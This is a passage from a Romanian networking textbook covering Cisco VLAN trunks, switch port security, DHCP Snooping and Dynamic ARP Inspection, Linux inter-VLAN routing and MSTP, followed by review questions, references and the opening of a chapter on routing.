În cele din urmă, verificăm starea interfețelor trunchi definite pe Sw2:

```
Sw2#show interfaces trunk
Port        Mode         Encapsulation  Status        Native vlan
Fa0/1       on           802.1q         trunking      1
Fa0/3       on           802.1q         trunking      1
Fa0/4       on           802.1q         trunking      1
Po1         on           802.1q         trunking      1

Port        Vlans allowed on trunk
Fa0/1       10,20
Fa0/3       1-1005
Fa0/4       1-1005
Po1         10,20

Port        Vlans allowed and active in management domain
Fa0/1       none
Fa0/3       1
Fa0/4       1
Po1         none

Port        Vlans in spanning tree forwarding state and not pruned
Fa0/1       none
```

```
Fa0/3        1
Fa0/4        1
Po1          none
```

Ultima modificare majoră în cadrul rețelei o reprezintă crearea unei zone de acces pentru oaspeți, într-un VLAN separat, care să aibă conectivitate la Internet. În acest sens, interfețele FastEthernet 0/21-24 de pe switch-ul Sw7 vor fi configurate în VLAN-ul 100, care va avea adrese din clasa 80.0.100.0/24, alocate prin DHCP. Acest VLAN va fi rutat în Internet pe legătura de backup între Sw7 și HQ, care va fi configurată în mod acces; în cadrul acestui scenariu ne interesează strict setările de securitate ce trebuie configurate pe Sw7.

Cerințele de securitate impuse pentru interfețele de acces din VLAN-ul sunt următoarele:

- maxim 3 adrese MAC permise per port, cu opțiunea de învățare *sticky*. La detectarea unui incident de securitate, interfața asociată va fi închisă;
- pe VLAN-ul 100 vor fi activate opțiunile de *DHCP Snooping* și *Dynamic ARP Inspection*. Vor fi verificate câmpurile CHADDR din pachetele de DHCP, respectiv adresele MAC sursă și destinație din antetul Ethernet al cadrelor ARP. Rată maximă acceptată a pachetelor DHCP pe interfețele de acces va fi de 10/secundă.

Pentru început, activăm *port security*, urmărind cerințele exprimate mai sus:

```
Sw7(config)#interface range Fa0/21-24
Sw7(config-if-range)#switchport mode access
Sw7(config-if-range)#switchport access vlan 100
Sw7(config-if-range)#switchport port-security
Sw7(config-if-range)#switchport port-security maximum 3
Sw7(config-if-range)#switchport port-security mac-address sticky
Sw7(config-if-range)#switchport port-security violation shutdown
```

Pentru afișarea unui sumar al setărilor de *port security* configurate pe switch, introducem comanda `show port security`:

```
Sw7#show port-security
Secure Port MaxSecureAddr CurrentAddr SecurityViolation Security Action
               (Count)       (Count)        (Count)
--------------------------------------------------------------------
       Fa0/21        3          0                 0         Shutdown
       Fa0/22        3          0                 0         Shutdown
       Fa0/23        3          0                 0         Shutdown
       Fa0/24        3          0                 0         Shutdown
-------------------------------------------------------------------
```

Continuăm cu activarea opțiunii de *DHCP Snooping* – observați configurarea celor trei *uplink*-uri ale switch-ului Sw7 ca interfețe *trusted*:

```
Sw7(config)#ip dhcp snooping vlan 100
Sw7(config)#ip dhcp snooping verify mac-address
Sw7(config)#interface range FastEthernet 0/21 - 24
Sw7(config-if)#interface gigabitethernet 0/1
Sw7(config-if)#interface range FastEthernet 0/1 - 3
Sw7(config-if)#ip dhcp snooping trust
```

Configurația curentă a opțiunii de *DHCP Snooping* poate fi vizualizată prin comanda `show ip dhcp snooping`:

```
Sw7#show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
100
Insertion of option 82 is enabled
Interface           Trusted        Rate limit (pps)
----------------    --------       -----------------------
FastEthernet0/1     yes            unlimited
FastEthernet0/2     yes            unlimited
FastEthernet0/3     yes            unlimited
FastEthernet0/21    no             10
FastEthernet0/22    no             10
FastEthernet0/23    no             10
FastEthernet0/24    no             10
```

După configurarea *DHCP snooping*-ului, putem trece la pasul final, activarea DAI:

```
Sw7(config)#ip arp inspection vlan 100
Sw7(config)#ip arp inspection validate src-mac dst-mac
Switch(config)#interface range FastEthernet 0/1 - 3
```

```
Switch(config-if)#ip arp inspection trust
```

Pentru a vedea setările curente de DAI și *counter*-ele asociate, introducem comanda `show ip arp inspection`:

```
Sw7# show ip arp inspection

Source Mac Validation      : Enabled
Destination Mac Validation : Enabled
IP Address Validation      : Disabled

Vlan     Configuration    Operation   ACL Match          Static ACL
----     -------------    ---------   ---------          ----------
 100     Enabled          Active

Vlan     ACL Logging      DHCP Logging      Probe Logging
----     -----------      ------------      -------------
 100     Deny             Deny              Off

Vlan      Forwarded        Dropped     DHCP Drops      ACL Drops
----      ---------        -------     ----------      ---------
 100             22              2              2              0

Vlan   DHCP Permits    ACL Permits  Probe Permits   Source MAC Failures
----   ------------    -----------  -------------   -------------------
 100             22              0              0                     0

Vlan   Dest MAC Failures   IP Validation Failures   Invalid Protocol Data
----   -----------------   ----------------------   ---------------------
 100                   0                        0                      0
```

5.6 Studiu de caz

5.6.1 Rutare inter-VLAN pe Linux

În acest studiu de caz, vom examina modul de configurare a unei interfețe fizice de pe un sistem Linux ca trunchi 802.1q și efectuarea rutării inter-VLAN pe mașina respectivă. Vom folosi datele din cadrul scenariului din secțiunea **5.5** a capitolului, prin înlocuirea ruterului hardware *HQ* cu o mașină Debian Linux (vezi Fig. 5-15). Aceasta va trebui să asigure rutarea între VLAN-urile 10 și 20, cu adrese IP de *gateway* 80.0.10.1, respectiv 80.0.20.1.

În acest sens, vom configura subinterfețe asociate *eth1* pentru VLAN-urile 10 și 20, prin intermediul utilitarului `ip link`:

```
root@HQ:~# ip link add link eth1 name eth1.10 type vlan id 10
root@HQ:~# ip link add link eth1 name eth1.20 type vlan id 20
root@HQ:~# ip addr add 80.0.10.1/24 dev eth1.10
root@HQ:~# ip addr add 80.0.20.1/24 dev eth1.20
root@HQ:~# ip addr show
[...]
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noop state UP
    link/ether 00:0c:29:f5:74:94 brd ff:ff:ff:ff:ff:ff
3: eth1.10@eth1: <BROADCAST,MULTICAST UP,LOWER_UP> mtu 1500 qdisc noop state UP
    link/ether 00:0c:29:f5:74:94 brd ff:ff:ff:ff:ff:ff
    inet 80.0.10.1/24 scope global eth2.10
4: eth1.20@eth1: <BROADCAST,MULTICAST UP,LOWER_UP> mtu 1500 qdisc noop state UP
    link/ether 00:0c:29:f5:74:94 brd ff:ff:ff:ff:ff:ff
    inet 80.0.20.1/24 scope global eth2.20
```

Implicit, un sistem Linux nu este configurat pentru funcția de rutare, adică nu comută pachete nici chiar între rețele direct conectate. Pentru efectuarea rutării inter-VLAN, trebuie activată opțiunea de *IP forwarding*, prin comanda:

```
root@HQ:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Testăm conectivitatea rețelei printr-un `ping` între două stații aflate în VLAN 10, respectiv 20:

```
A>ping 80.0.20.2

Pinging 80.0.20.2 with 32 bytes of data:

Reply from 80.0.20.2: bytes=32 time=19ms TTL=128
Reply from 80.0.20.2: bytes=32 time=22ms TTL=128
Reply from 80.0.20.2: bytes=32 time=15ms TTL=128
Reply from 80.0.20.2: bytes=32 time=21ms TTL=128
```

```
Ping statistics for 80.0.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 15ms, Maximum = 22ms, Average = 19ms
```

Din păcate, atât configurarea VLAN-urilor prin comanda `ip link`, cât și activarea rutării prin modificarea fișierului `ip_forward` din *procfs* sunt setări temporare, ele nefiind păstrate la repornirea sistemului. Pentru a obține o configurație permanentă, putem utiliza un *script* care să ruleze la *startup*, sau putem edita fișierele `/etc/network/interfaces`, respectiv `/etc/sysctl.conf`.

Setările din `/etc/network/interfaces` sunt procesate de către utilitarul mai vechi, `vconfig`. Dacă acesta nu este disponibil pe sistem, trebuie instalat pachetul *vlan*:

```
root@HQ:~# apt-get install vlan
```

Vom defini câte o interfață pentru fiecare VLAN în cadrul fișierului, folosind convenția de nume *ethx.y*, unde *ethx* este denumirea interfeței fizice iar *y* este numărul VLAN-ului. În rest, sintaxa configurării este identică cu cea utilizată pentru descrierea interfețelor fizice:

```
auto eth1.10
iface eth1.10 inet static
  address 80.0.10.1
  netmask 255.255.255.0
```

Configurarea persistentă a rutării se efectuează prin editarea opțiunii `net.ipv4.ip_forward` în fișierul `/etc/sysctl.conf`:

```
net.ipv4.ip_forward = 1
```

5.6.2 Multiple Spanning Tree Protocol

Odată cu apariția VLAN-urilor în cadrul rețelelor Ethernet, s-a ivit necesitatea implementării mai multor instanțe de Spanning Tree, astfel încât traficul provenind din VLAN-uri diferite să utilizeze legături diferite. În cele mai multe rețele, între oricare două switch-uri există măcar un traseu redundant; de exemplu, un switch de acces deține în mod uzual două legături de uplink, fiecare conectându-se la un switch diferit de distribuție. În variantele clasice de STP, bazate pe standardul 802.1D, există o singură instanță de STP; aceasta înseamnă că numai o singură topologie lipsită de bucle este activă la un moment dat în rețea și că numai una dintre cele două legături de uplink a switch-ului de acces va transporta trafic, cealaltă fiind blocată.

Evident, configurarea echipamentelor astfel încât cele două uplink-uri să fie utilizate simultan este de preferat – unul dintre uplink-uri poate să transporte un set de VLAN-uri, celălalt alt set de VLAN-uri, într-o formă de *load balancing*.

Pentru a putea efectua această operațiune, producătorii de echipamente de rețea introduc variante proprietare de STP, care implementează câte o instanță de Spanning Tree pentru fiecare VLAN. Cele mai cunoscute protocoale de acest tip sunt PVST (*Per-VLAN Spanning Tree*) și PVST+(*Per-VLAN Spanning Tree Plus*), dezvoltate de către Cisco.

PVST+ reușește să îndeplinească scopul de distribuire diferențiată a traficului din VLAN-uri diferite, însă ridică probleme de scalabilitate: odată cu creșterea numărului de VLAN-uri, se mărește numărul instanțelor independente de STP. Cum fiecare instanță de STP necesită resurse de CPU și memorie, cu cât avem mai multe instanțe, cu atât switch-ul va avea mai puține resurse de procesare la dispoziție pentru funcția sa de bază, cea de comutare a pachetelor.

Mai mult decât atât, numărul de topologii active diferite depinde de numărul de legături redundante, și nu de numărul de VLAN-uri. În cazul switch-ului nostru de acces cu două legături de uplink, este evident că putem avea doar două topologii diferite, indiferent de existența în rețea a 2, 10 sau 1000 de VLAN-uri. Rularea a 1000 de instanțe de STP în condițiile în care există doar două posibilități de topologie fără bucle este ineficientă.

MSTP (*Multiple Spanning Tree Protocol*) a fost dezvoltat tocmai pentru a adresa problema numărului fie insuficient (802.1D), fie excesiv (PVST+) de instanțe de STP în rețelele cu VLAN-uri. El permite gruparea mai multor VLAN-uri într-o singură instanță de STP, oferind flexibilitatea necesară

configurării optime a rețelei. MSTP este un standard al IEEE, definit inițial în cadrul 802.1s, în 1998; ulterior, a fost integrat în 802.1Q-2005.

După cum am precizat, MSTP permite asocierea unuia sau mai multor VLAN-uri cu o singură instanță de STP. Evident, pot fi implementate mai multe instanțe, fiecare având asociat un grup diferit de VLAN-uri. Practic, într-o implementare de MSTP, trebuie decise următoarele:


- câte instanțe de STP sunt necesare pentru obținerea topologiilor dorite;
- ce VLAN-uri se mapează pe fiecare instanță.

Regiuni și instanțe MSTP

O problemă spinoasă generată de evoluția STP de-a lungul timpului o reprezintă interoperabilitatea dintre diferitele implementări ale protocolului în cadrul aceleiași rețele. MSTP este compatibil atât cu 802.1D cât și cu PVST+, dar pentru a putea comunica cu ele switch-urile ce rulează MSTP trebuie să determine ce versiune a protocolului implementează vecinii. Switch-urile care rulează MSTP cu aceiași parametri sunt grupate într-o **regiune MSTP**.

În cele mai multe rețele, o singură regiune MSTP este suficientă; o regiune este identificată prin următoarele atribute comune tuturor switch-urilor membre:

- **numele regiunii**, care o identifică și este format din 32 de caractere;
- **revision number**, care indică versiunea configurației unei regiuni și are o valoare între 0 și 65535;
- **tabela de mapare** între VLAN-uri și instanțe MSTP, care poate conține maxim 4096 de intrări.



5-16 Funcționarea instanțelor MSTI și a instanței IST în cadrul unei regiuni


Pentru a putea comunica cu alte forme de STP din cadrul rețelei, fiecare regiune MSTP este considerată drept un "black-box", fiind abstractizată printr-un switch față de celelalte regiuni MSTP sau switch-uri izolate ce rulează 802.1D, PVST+ etc. La nivelul rețelei globale, o topologie comună este determinată de către algoritmul STP ce ia în calcul forma abstractă a regiunilor MSTP. În interiorul unei regiuni MSTP, o instanță specială denumită *Internal Spanning Tree* (IST) are rolul de a calcula această topologie globală fără bucle pentru legăturile de la granița dintre regiunea de MST și arborele asociat celorlalte entități STP din întreaga rețea. Practic, instanța de IST prezintă întrega regiune drept un singur switch virtual entităților externe.

Maparea mai multor VLAN-uri într-o singură instanță de STP are loc cu ajutorul instanțelor MST (MSTI) dintr-o regiune. Acestea funcționează alături de IST, căruia i se asociază întotdeauna numărul de instanță MSTI 0. Într-o regiune MSTP pot exista mai multe MSTI-uri, cu diverși indici (Ex: 1, 2, 3 etc.) și VLAN-uri asociate diferite (Ex: MSTI 1 – 10, 11, 12; MSTI 2 – 20, 21, 22; MSTI 3 – 31, 32, 33 etc.). În Fig. 5-16 este ilustrat modul de operare a două instanțe MST, MSTI 1 și MSTI2, alături de instanța implicită a IST-ului, MSTI 0.

În cele ce urmează, vom exemplifica procesul de configurare a MSTP pe dispozitive Cisco, pe topologia simplă din Fig 5-17.

Topologia conține patru VLAN-uri, 10, 20, 30, 40, stațiile din interiorul lor fiind conectate la switch-ul de acces Sw3. Dorim să obținem o configurație MSTP care să dirijeze traficul VLAN-urilor 10 și 20 pe *uplink*-ul dintre Sw3 și Sw1, iar cel din VLAN-urile 30 și 40 pe *uplink*-ul dintre Sw3 și Sw2. Dacă oricare dintre cele două link-uri se defectează, VLAN-urile transportate pe interfața respectivă trebuie comutate pe celălalt *uplink*.

Pentru realizarea acestor cerințe, va trebui să creăm două instanțe de MST: 1 și 2. Switch-ul Sw1 va trebui să devină *root* pe una dintre cele două instanțe, iar Sw2 pe cealaltă. Sw2 va fi configurat ca *root* și pentru instanța IST, MSTI 0. Presupunem că interfețele dintre switch-uri au fost configurate în mod corect ca *trunk*-uri; nu se va insista prea mult pe sintaxa comenzilor de configurare MSTP, acestea putând fi consultate în sursele indicate ca referință la sfârșitul capitolului.



5-17 Exemplu de topologie pentru configurarea MSTP

Pe switch-ul Sw2 setările sunt asemănătoare, singura excepție fiind prioritățile, care sunt configurate astfel încât Sw2 să devină *root* pe instanța 2 și instanța 0, cea corespunzătoare *Internal Spanning Tree*-ului.

```
Sw2(config)#spanning-tree mode mst
Sw2(config)#spanning-tree mst configuration
Sw2(config-mst)#name REG1
Sw2(config-mst)#instance 1 vlan 10, 20
Sw2(config-mst)#instance 2 vlan 30, 40
Sw2(config-mst)#exit
Sw2(config-mst)#spanning-tree mst 2 priority 8192
Sw2(config-mst)#spanning-tree mst 0 priority 8192
```

Pe Sw3 este necesară numai activarea MSTP și definirea celor două instanțe:

```
Sw3(config)#spanning-tree mode mst
Sw3(config)#spanning-tree mst configuration
Sw3(config-mst)#name REG1
Sw3(config-mst)#instance 1 vlan 10, 20
Sw3(config-mst)#instance 2 vlan 30, 40
```

Verificăm efectele configurației prin două comenzi de `show` pe Sw1; prima dintre ele, `show spanning-tree mst configuration`, afișează mapările dintre VLAN-uri și instanțe de MST:

```
Sw1#show spanning-tree mst configuration
Name      [REG1]
Revision  0     Instances configured 3

Instance  Vlans mapped
--------  ------------------------------------------------------------------------
0         1-9,11-19,21-29,31-39,41-4094
1         10,20
2         30,40
-------------------
```

Cea de-a doua comandă, `show spanning tree mst`, oferă informații detaliate despre caracteristicile celor trei instanțe de MSTP (MST0, MST1 și MST0), dintre care cele mai importante sunt adresa *root*-ului, rolul și starea interfețelor locale ale switch-ului pe fiecare instanță, *timere* etc.

```
Sw1#show spanning-tree mst

##### MST0    vlans mapped:   1-9,11-19,21-29,31-39,41--4094
Bridge        address 0019.5684.3700  priority      32768 (32768 sysid 0)
Root          address 001e.bdaa.ba80  priority      8192  (8192 sysid 0)
              port    Fa0/1           path cost     0
Regional Root address 001e.bdaa.ba80  priority      8192  (8192 sysid 0)
                                      internal cost 200000    rem hops 19
Operational   hello time 2 , forward delay 15, max age 20, txholdcount 6
Configured    hello time 2 , forward delay 15, max age 20, max hops    20

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Root FWD 200000    128.15   P2p
Fa0/2            Desg FWD 200000    128.18   P2p

##### MST1    vlans mapped:   10,20
Bridge        address 0019.5684.3700  priority      8193  (8192 sysid 1)
Root          this switch for MST1

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Desg FWD 200000    128.15   P2p
Fa0/2            Desg FWD 200000    128.18   P2p

##### MST2    vlans mapped:   30,40
Bridge        address 0019.5684.3700  priority      32770 (32768 sysid 2)
Root          address 001e.bdaa.ba80  priority      8194  (8192 sysid 2)
              port    Fa0/1           cost          200000    rem hops 19

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Root FWD 200000    128.15   P2p
Fa0/2            Altn BLK 200000    128.18   P2p
```

Observăm că switch-ul Sw1 este *root* pe instanța MST1, în timp ce pe MST0 și MST2 *root*-ul este switch-ul cu adresa MAC 001e.bdaa.ba80 și prioritate 8192 (știm că acesta este Sw2). Toate port-urile sunt în *forwarding*, fiind fie *root port*, fie *designated port*, cu excepția lui Fa 0/2 în instanța MST2, care este blocat, ceea ce ne confirmă faptul că traseul pachetelor din VLAN-urile 30 și 40 va fi de la Sw3 la Sw2, îndeplinind cerința inițială.

5.7 Concluzii

În cadrul acestui capitol au fost prezentate câteva dintre tehnologiile dezvoltate în vederea optimizării rețelelor locale bazate pe Ethernet, precum și măsurile de securitate implementate pe switch-uri pentru prevenirea celor mai des întâlnite atacuri la nivelul 2 al stivei OSI.

În domeniul interconectării LAN-urilor, apare posibilitatea separării topologiei logice a unei rețele de cea fizică, din rațiuni de performanță, securitate și ușurință în administrare. Utilizatorii se conectează la interfețe de acces ale switch-urilor, care îi plasează automat într-un anumit VLAN. Pe legăturile trunchi dintre switch-uri, care multiplexează traficul din mai multe VLAN-uri, cadrele sunt marcate cu un VLAN *tag*, introdus în antetul Ethernet de către standardul 802.1q, pentru a putea fi identificate. Deoarece VLAN-urile corespund unor domenii de broadcast și spații de adrese IP

separate, este necesară introducerea unui echipament de rețea de nivel 3 (ruter, switch layer 3) pentru asigurarea conectivității dintre ele, prin procesul de rutare.

O a doua direcție importantă în optimizarea performanței rețelelor locale o reprezintă legăturile agregate, care ajută la îmbunătățirea lățimii de bandă și a disponibilității legăturilor de tip *uplink* dintre switch-uri. Prin combinarea mai multor interfețe fizice într-o singură legătură logică se obține atât posibilitatea creșterii liniare a lățimii de bandă, care se poate adapta astfel la nevoile de trafic ale rețelei, cât și toleranță la defectarea unei interfețe fizice, situație care în mod tradițional generează un *downtime* semnificativ și pierderea de pachete. Distribuirea pachetelor pe interfețele fizice dintr-o legătură agregată poate fi făcută în funcție de adrese MAC, IP și porturi TCP/UDP sursă sau destinație. Deși legăturile agregate pot fi configurate manual, se preferă negocierea acestora prin intermediul protocoalelor dedicate precum LACP (*Link Aggregation Control Protocol*) și PAgP (*Port Aggregation Protocol*).

Opțiunile de securitate la nivel de switch au apărut ca soluții la atacuri specifice care exploatează vulnerabilități în design-ul echipamentelor de rețea și al protocoalelor precum ARP și DHCP. Astfel, limitarea numărului de adrese MAC la nivel de port împiedică incidente de tip *CAM table overflow*, *MAC address spoofing* și *DHCP starvation*; *DHCP Snooping* elimină posibilitatea introducerii unui server de DHCP *rogue* de către atacator și stopează variantele avansate de *DHCP starvation* care manipulează câmpul CHADDR, iar *Dynamic ARP Inspection* oprește atacurile de tip *ARP poisoning* prin care un hacker poate intercepta și ruta traficul dintre două gazde din aceeași rețea locală. În cazul în care o breșă de securitate, o eroare de configurare sau defectarea unui echipament generează cantități de trafic care pun în pericol buna funcționare a rețelei, putem izola interfața sursă cu ajutorul opțiunii de *storm control*.

În practică, toate tehnologiile menționate mai sus sunt implementate prin utilitare și comenzi speciale în sistemele de operare ale switch-urilor; am examinat în acest sens Cisco IOS. De asemenea, pe sisteme Linux pot fi configurate interfețe de tip trunchi 802.1q, cu utilitarele `vconfig` și `ip link`, și legături agregate, implementate prin driver-ul de *bonding* și utilitarul `ifenslave`.

5.7.1 Linux

Comandă	Descriere
ip link add	Creare subinterfață virtuală a unei interfețe fizice, corespunzătoare unui VLAN
vconfig	Creare subinterfață virtuală a unei interfețe fizice, corespunzătoare unui VLAN
ifenslave	Configurare interfețe agregate

5.7.2 Cisco IOS

Comandă	Descriere
vlan	Creare VLAN pe switch
switchport mode	Definire mod interfață – acces sau trunchi
switchport access	Asociere VLAN pentru un port de acces
switchport trunk	Configurare legătură trunchi
show vlan	Afișare VLAN-uri definite pe switch și porturi asociate

show interfaces trunk	Afișare interfețe trunchi și VLAN-uri transportate pe ele
interface *type mod/port*.X	Creare subinterfață X, pentru configurarea *router-on-a-stick*
encapsulation dot1q X	Asocierea VLAN cu o subinterfață pentru configurarea *router-on-a-stick*
switchport port-security	Configurare setări *port-security* pe un port de acces
show port-security	Afișare sumar setări *port-security*
ip dhcp snooping	Configurare setări *DHCP Snooping*
show ip dhcp snooping	Afișare setări DHCP snooping
ip arp inspection	Configurare setări *Dynamic ARP Inspection*
show ip arp inspection	Afișare configurație și statistici DAI
storm control	Configurare setări *storm control*
show storm control	Afișare setări și statistici *storm control*

5.8 Întrebări

1. VLAN-urile îndeplinesc următoarele funcții:
   Segmentează domeniile de coliziune
   Segmentează domeniile de broadcast
   Separă topologia logică de topologia fizică
   Asigură integritatea datelor la nivel 2

2. Tag-ul de VLAN de tip 802.1q conține câmpurile:
   Tip interfață
   VTP *domain*
   VLAN ID
   Priority Code Point

3. Protocolul VTP este folosit pentru negocierea legăturilor agregate / Interfețele fizice dintr-o legătură agregată nu pot trimite trafic simultan.
   Adevărat / Fals
   Adevărat / Adevărat
   Fals / Fals
   Fals / Adevărat

4. Limitarea numărului de adrese MAC pe un port împiedică atacurile de tip:
   ARP poisoning
   IP spoofing
   DHCP starvation
   CAM table overflow

5. Utilitarul folosit pe Linux pentru configurarea legăturilor agregate se numește:
   `ifconfig`
   `ip link`
   `ifenslave`
   `etherchannel`

5.9 Referințe

[1] Andrew S. Tanenbaum, David J. Wetherall. Computer Networks (5th Edition). 2010 October.

[2] IEEE 802.1Q-2005 - IEEE Standard for Local and Metropolitan Area Networks---Virtual Bridged Local Area Networks. IEEE 802.1 Standards. IEEE. Accesat la http://standards.ieee.org/findstds/standard/802.1Q-2005.html [1.09.2012].

[3] IEEE 802.1Q-2011 IEEE Standard for Local and metropolitan area networks--Media Access Control (MAC) Bridges and Virtual Bridged Local Area Networks. IEEE 802.1 Standards. IEEE. Accesat la http://standards.ieee.org/findstds/standard/802.1Q-2011.html [1.09.2012].

[4] IEEE 802.1AX-2008 - IEEE Standard for Local and metropolitan area networks--Link Aggregation. IEEE 802.1 Standards. IEEE. Accesat la http://standards.ieee.org/findstds/standard/802.1AX-2008.html [1.09.2012].

[5] CCNP SWITCH 642-813 Official Certification Guide. David Hucaby. 2010 February.

[6] Network Warrior, Second Edition. Gary A. Donahue. 2011 May.

[7] Cisco LAN Switching Configuration Handbook, Second Edition. Stephen McQuerry, David Jansen, David Hucaby. 2009 June.

[8] Linux Ethernet Bonding Driver HOWTO. Thomas Davis, Willy Tarreau, Constantine Gavrilov, Chad N. Tindel, Janice Girouard, Jay Vosburgh, Mitch Williams. Accesat la http://www.kernel.org/doc/Documentation/networking/bonding.txt [1.09.2012].

[9] IEEE 802.1Q VLAN Tutorial. Graham Shaw. Accesat la http://www.microhowto.info/tutorials/802.1q.html [1.09.2012].

[10] Configure an Ethernet interface as a VLAN trunk (Debian). Graham Shaw. Accesat la http://www.microhowto.info/howto/configure_an_ethernet_interface_as_a_vlan_trunk_on_debian.html [1.09.2012].

6 Rutare

Ce se învață în acest capitol?

- Rolul unui ruter
- Tabela de rutare
- Tipuri de rute
- Protocoale de rutare

Cine este ...

Edsger Wybe Dijskstra (1930-2002) a fost un om de știință olandez, cunoscut mai ales pentru algoritmul care îi poartă numele și pe care se bazează protocoalele de rutare OSPF și IS-IS. Domeniile în care și-a mai lăsat amprenta includ programarea paralelă (prin conceptul de semafor) și sistemele distribuite (self-stabilization).

Comunicarea în afara rețelei locale a apărut ca o evoluție predictibilă a tehnologiei, realizată prin implementarea unor protocoale de adresare ierarhică (IPv4, IPv6) și prin dezvoltarea procesului de rutare.

Rutarea este procesul de selectare a unor căi adecvate de transmitere a datelor într-o rețea, printr-o analiză a informațiilor de adresare de nivel 3, în vederea atingerii destinației finale.

Capitolul curent tratează rutarea la nivelul rețelelor de calculatoare, inclusiv toate componentele și protocoalele responsabile de succesul acestui proces.

6.1 Rolul unui ruter

Echipamentele de comutare a cadrelor, precum switch-ul, realizează direcționarea adecvată a datelor prin inspecția informațiilor de adresare din antetele adăugate la acest nivel.

Datorită design-ului neierarhic al adresării de nivel 2, crearea unei rețele globale interconectate prin astfel de echipamente (și implicit adresate doar prin adrese MAC) ar presupune construirea și parcurgerea unor tabele de comutare de dimensiuni foarte mari. Un astfel de proces ar introduce o degradare acută a performanțelor cauzată de timpul necesar parcurgerii secvențiale a tuturor intrărilor din aceste tabele, precum și de multitudinea de pachete cu adresă destinație broadcast de nivel 2 (FF-FF-FF-FF-FF-FF). Mai precis, fiecare echipament de comutare ar trebui să construiască o tabelă CAM care să conțină intrări pentru toate adresele MAC ale tuturor echipamentelor la nivel global, după care să parcurgă toate intrările din această tabelă, în căutarea interfeței de ieșire.

Așa cum este prezentat și în capitolul 4, adresarea IP este gândită ierarhic, acest lucru permițând transmiterea informațiilor în mod eficient la nivel global. Cu toate acestea, pentru a realiza distribuirea adecvată a pachetelor la acest nivel, este necesar un nou tip de echipament specializat în analiza informațiilor de adresare IP și în luarea deciziilor de comutare. Ruterul este echipamentul de interconectare care rezolvă această problemă.

În ceea ce privește funcționalitatea, un ruter este similar unui switch de nivel 2. Switch-ul primește pachete IP, le inspectează și ia decizii privind transmiterea lor în continuare, pe baza informațiilor din antetele de la acest nivel. Totuși, un ruter este diferit de analogul său de nivel 2 prin capabilitățile sale extinse și procesele complexe de analiză a informațiilor.

Din perspectivă hardware, echipamentul de rutare poate fi asemănat unui calculator personal cu mai multe plăci de rețea, prin intermediul cărora poate comunica. Un ruter are componentele de bază ale unui calculator: o sursă de alimentare, o unitate centrală de procesare, memorie RAM, o

placă de bază (numita șasiu), slot-uri de extensie, precum și memorie specială în vederea stocării pe termen lung a informațiilor.

Din punct de vedere hardware, un ruter nu este altceva decât un calculator personal specializat în comutarea pachetelor. Această specializare este realizată prin specificațiile tehnice ale tuturor componentelor precizate anterior, precum și de o serie de circuite electronice particulare. Acestea poartă numele de ASIC-uri (Application Specific Integrated Circuits) și sunt capabile să analizeze informații privind pachetele de rețea fără a fi necesară intervenția unității centrale de procesare. Putem înțelege aceste circuite prin analogie cu procesoarele grafice specializate, care sunt mult mai eficiente în redarea graficii decât procesoarele de uz general.

Practic, orice calculator cu mai mult de două placi de rețea conectate poate juca rolul de ruter. Singura diferență între acesta și un echipament dedicat constă în eficiența oferită de ASIC-uri și de specificațiile detaliate ale componentelor.

6.1.1 Procesul de rutare

Procesul de rutare constă în analiza și transmiterea pachetelor către destinația lor finală, pe baza informațiilor din antetul de nivel 3. Procesul are loc la nivelul ruterelor și este efectuat individual pentru fiecare pachet în parte.

Pentru a transmite un pachet către destinația finală un ruter analizează adresa IP destinație din antetul de nivel 3 al fiecărui pachet și ia o decizie fie privind interfața de ieșire, fie privind următorul hop în calea către destinație.

Pentru a înțelege rutarea este necesară introducerea câtorva concepte și componente noi. Acestea sunt ilustrate la sfârșitul secțiunii, în vederea clarificării funcționării lor.

Ruta reprezintă elementul de bază în procesul de rutare. Rutele pot fi privite ca niște semne de circulație în lumea rețelelor. Acestea indică drumul pe care pachetele trebuie să circule pentru a ajunge la destinație. O rută este alcătuită din două părți: o regulă și o acțiune.

O rută este definită minimal la nivelul unui ruter prin următoarele informații esențiale (fiind posibile și alte specificări):

- Adresa rețelei destinație;
- Masca rețelei destinație;
- Adresa următorului hop (specificat printr-o adresă IP) în calea către destinație;
- Interfața de ieșire.

Interpretarea acestor câmpuri este următoarea: „pentru a ajunge la o destinație din rețeaua specificată prin <adresa rețelei destinație> împreună cu <masca rețelei destinație>, pachetul trebuie trimis către dispozitivul care are adresa IP egală cu adresa din câmpul <adresa următorului hop> prin intermediul interfeței <interfața de ieșire>".

Deși precizarea adresei următorului hop este mereu suficientă pentru funcționarea adecvată a unei rute, o rută poate fi specificată și prin precizarea interfeței de ieșire. Desigur, o rută specificată printr-o interfață de ieșire într-un mediu multiaccess, dar care nu include și o adresă a hop-ului următor, ridică o serie de probleme și poate conduce la netransmiterea pachetelor. Ca măsură de precauție, este bine ca rutele să fie specificate folosind adresa IP a următorului hop chiar dacă în cazul particular al legăturilor punct la punct (linii seriale, etc.) o rută poate fi specificată și doar prin interfața de ieșire.

După cum se poate observa din figura 6-1, fiecare rută conține și informații cu privire la eficiența sa, pe lângă câmpurile prezentate mai sus. Analog rețelei de drumuri a unei țări, pot exista mai multe căi pe care o mașină poate ajunge la destinație - dar calitatea acestora este variabilă. În cazul ruterelor pot exista mai multe căi către aceeași destinație, dar numai una dintre acestea va fi utilizată, și anume, cea considerată cea mai eficientă în raport cu un anumit set de criterii. Informațiile pe baza cărora este aleasă ruta optimă sunt prezentate în secțiunea următoare a acestui capitol.

Așa cum o intersecție poate conține mai multe semnele de circulație, și ruterele conțin mai multe rute, conducând către toate destinațiile finale în care se poate ajunge prin echipamentul respectiv. Totalitatea rutelor optime prezente pe un ruter formează **tabela de rutare**.


Adresa rețea	Mască	Next Hop	Interfața
194.230.85.0	/26	172.17.0.9	E0
194.230.85.128	/26	-	S0
194.230.85.0	/24	194.230.5.65	E1
194.230.86.0	/24	199.17.17.0	-

6-1: Tabela de rutare cu patru intrări

